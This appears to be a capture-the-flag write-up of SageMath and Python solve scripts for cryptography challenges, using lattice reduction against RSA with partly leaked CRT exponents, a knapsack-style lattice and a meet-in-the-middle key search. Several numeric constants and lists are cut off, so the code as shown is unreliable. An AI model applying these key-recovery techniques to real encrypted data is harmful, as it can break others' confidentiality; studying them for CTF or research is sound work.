P.<kk, ll> = PolynomialRing(Zmod(mod))

B = gcd(N-1,mod)
C = (N-1)//B
C = ZZ(C)
C_IN = C.inverse_mod(mod)
C_IN = ZZ(C_IN)

# f = (kk-1)*(ll-1)+e*dp_*(ll-1)+e*dq_*(kk-1)+e*e*dp_*dq_
A = -e*e*dp_*dq_ + e*dp_ + e*dq_ - 1
f = B*kk*ll - C_IN*(e*dq_-1)*kk - C_IN*(e*dp_-1)*ll + C_IN*A
if DEBUG:
    print(f(k,l))
    print(int(k).bit_length(), int(l).bit_length())

TWO_POWER = 2^(640 - unknownbit)

R.<x,y>=QQ[]
f = B*x*y - C_IN*(e*dq_-1)*x - C_IN*(e*dp_-1)*y + C_IN*A
# X and Y are upper bounds of  k and l respectively
X = 2^144
Y = 2^144
"""
From here 2nd step starts. After 1st step we know k. Now we try to find unknown
MSBs of dp
"""
R.<x>=QQ[]

f = (e*(TWO_POWER*x+LSB_dp)-1+k)
IN_k = (e*TWO_POWER).inverse_mod(k*N)

f = x+IN_k*(e*LSB_dp-1+k) # Make f monic by inverting the coefficient of x
X = 2^unknownbit

#Generate shift polynomials and store these polynomials in F. Store monomials of shift polynomials in S
F = []
S = []
for i in range(m_2+1):
```

```
    h = f^i*k^(m_2-i)*N^(max(0,t_2-i))
    F.append(h)
    S.append(x^i)


"""
Form a matrix MAT. Entries of MAT are coming from the coefficient
vector from shift polynomials which are stored in F
"""

print('2nd lattice dimension', len(F))

MAT = Matrix(ZZ, len(F))

for i in range(len(F)):
   f = F[i]
   f = f(x*X)

   coeffs = (f.coefficients(sparse=False))
   for j in range(len(coeffs), len(F)):
       coeffs.append(0)
   coeffs = vector(coeffs)
   MAT[i] = coeffs

from time import process_time
TIME_Start = process_time()
tt = cputime()
MAT = MAT.LLL()
TIME_Stop = process_time()
print('2nd LLL time', TIME_Stop-TIME_Start)

#After reduction identify polynomials which have root MSB_dp over integer and store them in a set A.

A = []
print(len(F), len(S))
for j in range(len(F)):
  f = 0
  for i in range(len(S)):
   cij = MAT[j,i]
   cij = cij/S[i](X)
   cj = ZZ(cij)
   f = f + cj*S[i]
  if(len(A)<20):
    A.append(f)
  else:
    print(j,'break at',i)
    break

#Find the root MSB_dp using Groebner basis techenique over integer
print(len(A))
I = ideal(A)
tt = cputime()
B = I.groebner_basis()

print(B)
"""
2nd lattice dimension 21
2nd LLL time 5.143222844
21 21
20 break at 20
20
[x - 260086340263033065745340228425443171530134564507329396186 20]
"""
```

```
from Crypto.Util.number import *

_dp = 260086340263033065745340228425443171530134564507329396186 20
dp_,dq_ = [4972650256134629572966013173029121180651729293372469989863578683080247741671322301982599702300972073409810120849502398235143243 5
N,e = [1128142171317738239851985764835715588220759079296354257773215431582574956592851299127964489607275238226586116454273422869436826016677
k = 12697463690224504826838019243238271151870605
l = 18581496847810455559564445233346163178030396
c = 0x7d9c0732cb578b9a642b028ccb1fb8e00f76d4563972152498761a24e19ba9ce06b65008da577a45f57984989b91d80e6299c1d65be5370a57bb9c30385ee7bacab1f
dp = (_dp << 445) + dp_
print('dp =',dp)
p = GCD(pow(c,e*dp,N)-c, N)
q = N // p
print('p =',p)
print('q =',q)
```

```
d = pow(e, -1, (p-1)*(q-1))
m = pow(c,d,N)
print(long_to_bytes(m))
```

d3pack

```
p = 1078008103865014262359874171380398763822947658658098457178523317625080893288012037735808755486528623720566847610742692773154709685583357

e = (215460017031080494917001763539799996610788159285209902803086941295401243477625672933008640210025944962631994874350754608739999533666795

h = (841428205905692318351424768303295188158112682637402432361893309976015881810680951412093668617096973029392970851397377221103004660129847



g = 2^1024
L = matrix(ZZ, 182, 182)
for i in range(180):
    L[i, i] = 1
    L[i, 180] = h[i]*g
    L[i, 181] = e[i]*g

L[180, 180] = p*g
L[181, 181] = e[i]*g
basis = list(L.LLL())
print("LLL1 done")

v = []
for i in range(60):
    v.append(basis[i][:-2])

'''for item in v:
    print(vector(Zmod(p), x[-1])*vector(Zmod(p), item))'''

g = 2^1024
LL = matrix(ZZ, 180+60, 180+60)
for i in range(180):
    LL[i, i] = 1
    for j in range(60):
        LL[i, 180+j] = v[j][i]*g

for i in range(60):
    LL[180+i, 180+i] = p*g

basis2 = list(LL.LLL())[:50]
print("LLL2 done")

A = []
for item in basis2:
    A.append(item[:180])

A.append(e)
A = matrix(Zmod(p), A)
#print()
res = A.solve_left(vector(Zmod(p), h))

for i in res:
    if p-i<2^500:
        print(bytes.fromhex(hex(p-i)[2:]))
```

d3noisy

```
m = 15
p = [405990424806959884995788410174787022418915222956579614363379834012804973076758691000217275484887, 275275609158458055251681976754482011
S = [[247648338334470499994086633582601949327174894946425025624903404774291420871636540317586698029805, 120867438360189821746157321401773131

ps = 1
for i in p:
    ps *= i
CRT_coeff = [ps//i * pow(ps//i, -1, i) for i in p]
A = []
for i in range(15):
    for j in range(m):
        A.append(CRT_coeff[i] * S[i][j] % ps)
```

```
    for j in range(15-m):
        A.append(0)
#print(int(sum(A) % ps).bit_length(), int(ps).bit_length())
X = [((i << 80) + (ps//2))// ps for i in A]
#print(X)
mask = 2 ** 80 - 1
cnt = 0
F = {}
for a0 in range(m):
    print(a0)
    k0 = X[a0]
    for a1 in range(m):
        k1 = k0 + X[a1+15]
        for a2 in range(m):
            k2 = k1 + X[a2+30]
            for a3 in range(m):
                k3 = k2 + X[a3+45]
                for a4 in range(m):
                    k4 = k3 + X[a4+60]
                    for a5 in range(m):
                        k5 = k4 + X[a5+75]
                        for a6 in range(m):
                            k6 = k5 + X[a6+90]
                            k6 &= mask
                            cnt += 1
                            F[k6 >> 8] = cnt

X = X[105:]
for cnt in range(105,120):
 for a0 in range(m):
    print(cnt,a0)
    k0 = X[a0] + X[cnt]
    for a1 in range(m):
        k1 = k0 + X[a1+15]
        for a2 in range(m):
            k2 = k1 + X[a2+30]
            for a3 in range(m):
                k3 = k2 + X[a3+45]
                for a4 in range(m):
                    k4 = k3 + X[a4+60]
                    for a5 in range(m):
                        k5 = k4 + X[a5+75]
                        for a6 in range(m):
                            k6 = k5 + X[a6+90]
                            k6 ^= mask
                            k6 &= mask
                            k6 = k6 >> 8
                            if k6 in F:
                                print('MITM found a solution.')
                                print(a0,a1,a2,a3,a4,a5,a6)
                                print(F[k6])
                            k6 += 1
                            if k6 in F:
                                print('MITM found a solution.')
                                print(a0,a1,a2,a3,a4,a5,a6)
                                print(F[k6])
```

```
m = 15
p = [405990424806959884995788410174787022418915222956579614363379834012804973076758691000217275484887
S = [[247648338334470499999408663358260194932717489494642502562490340477429142087163654031758669802980
ps = 1
for i in p:
    ps *= i
CRT_coeff = [ps//i * pow(ps//i, -1, i) for i in p]
A = []
for i in range(15):
    for j in range(m):
        A.append(CRT_coeff[i] * S[i][j] % ps)
_A = A[:]
def getN(cnt,a0,a1,a2,a3,a4,a5,a6,F):
    ans = []
    F -= 1
    for i in range(7):
        ans.append(F%m)
        F = F // m
    assert F == 0
    ans = ans[::-1] + [a0,a1,a2,a3,a4,a5,a6,cnt]
    N = 0
```

```
    for i in range(15):
        N += _A[i*15 + ans[i]]
    N %= ps
    #print(N.bit_length())
    assert N.bit_length() <= 3211
    return N, ans
N0,ans0 = getN(0,11,12,14,10,5,0,11,47601727)
N1,ans1 = getN(1,0,11,2,6,6,13,7,166557354)
N2,ans2 = getN(2,14,5,12,9,13,2,4,95584715)
N3,ans3 = getN(3,5,3,13,13,9,8,14,77694010)
N4,ans4 = getN(4,9,2,4,0,4,7,9,107675284)
N5,ans5 = getN(5,7,6,6,11,7,11,3,85670342)
N6,ans6 = getN(6,1,10,7,12,1,6,8,132100968)
N7,ans7 = getN(7,3,13,5,4,12,10,6,11112417)
N8,ans8 = getN(8,13,8,11,1,0,3,1,42534073)
N9,ans9 = getN(9,10,9,8,8,10,5,5,64983870)


for i in [ans0, ans1, ans2, ans3, ans4, ans5, ans6, ans7, ans8, ans9]:
    for j in range(15):
        A[j*15 + i[j]] = 0
for i in range(15):
    for j in range(15):
        print('*' if A[i*15+j] else '0', end='')
    print()
X = []
_A = []
for i in range(15):
    for j in range(15):
        if A[i*15 + j] != 0:
            X.append(((A[i*15 + j] << 80) + (ps//2))// ps)
            _A.append(A[i*15+j])
    while len(X)%15:
        X.append(0)
        _A.append(0)
N = [N0, N1, N2, N3, N4, N5, N6, N7,N8,N9]

m = 15 - len(N)
print('m =', m)

#print(X)
for i in range(15):
    for j in range(15):
        print('*' if X[i*15+j] else '0', end='')
    print()

A = _A[:]
mask = 2 ** 80 - 1
cnt = 0
F = {}
for a0 in range(m):
    print(a0)
    k0 = X[a0]
    for a1 in range(m):
        k1 = k0 + X[a1+15]
        for a2 in range(m):
            k2 = k1 + X[a2+30]
            for a3 in range(m):
                k3 = k2 + X[a3+45]
                for a4 in range(m):
                    k4 = k3 + X[a4+60]
                    for a5 in range(m):
                        k5 = k4 + X[a5+75]
                        for a6 in range(m):
                            k6 = k5 + X[a6+90]
                            k6 &= mask
                            cnt += 1
                            F[k6 >> 8] = cnt

X = X[105:]
for cnt in range(105,105+m):
 for a0 in range(m):
    print(cnt,a0)
    k0 = X[a0] + X[cnt]
    for a1 in range(m):
        k1 = k0 + X[a1+15]
        for a2 in range(m):
            k2 = k1 + X[a2+30]
            for a3 in range(m):
                k3 = k2 + X[a3+45]
                for a4 in range(m):
```

```
                    k4 = k3 + X[a4+60]
                    for a5 in range(m):
                        k5 = k4 + X[a5+75]
                        for a6 in range(m):
                            k6 = k5 + X[a6+90]
                            k6 ^= mask
                            k6 &= mask
                            k6 = k6 >> 8
                            if k6 in F:
                                print('MITM found a solution.')
                                print(a0,a1,a2,a3,a4,a5,a6)
                                print(F[k6])
                                N.append(getN(cnt-105,a0,a1,a2,a3,a4,a5,a6,F[k6])[0])
                            k6 += 1
                            if k6 in F:
                                print('MITM found a solution.')
                                print(a0,a1,a2,a3,a4,a5,a6)
                                print(F[k6])
                                N.append(getN(cnt-105,a0,a1,a2,a3,a4,a5,a6,F[k6])[0])

d = 0
for _ in N:
    d = d ^ _
print(len(N),[int(n).bit_length() for n in N])
n = 219834797100709217630779145570296559539735174573167473455849379077454643275290808297105082924910668995461468418199698280764066919508206
c = 187518899988775039789904365582333040759713453542723388435476575193161348311222792750091105096385856392983829162145462008883737702754925
from Crypto.Util.number import *
while not isPrime(d):
    d += 1
print(long_to_bytes(pow(c,d,n)))
```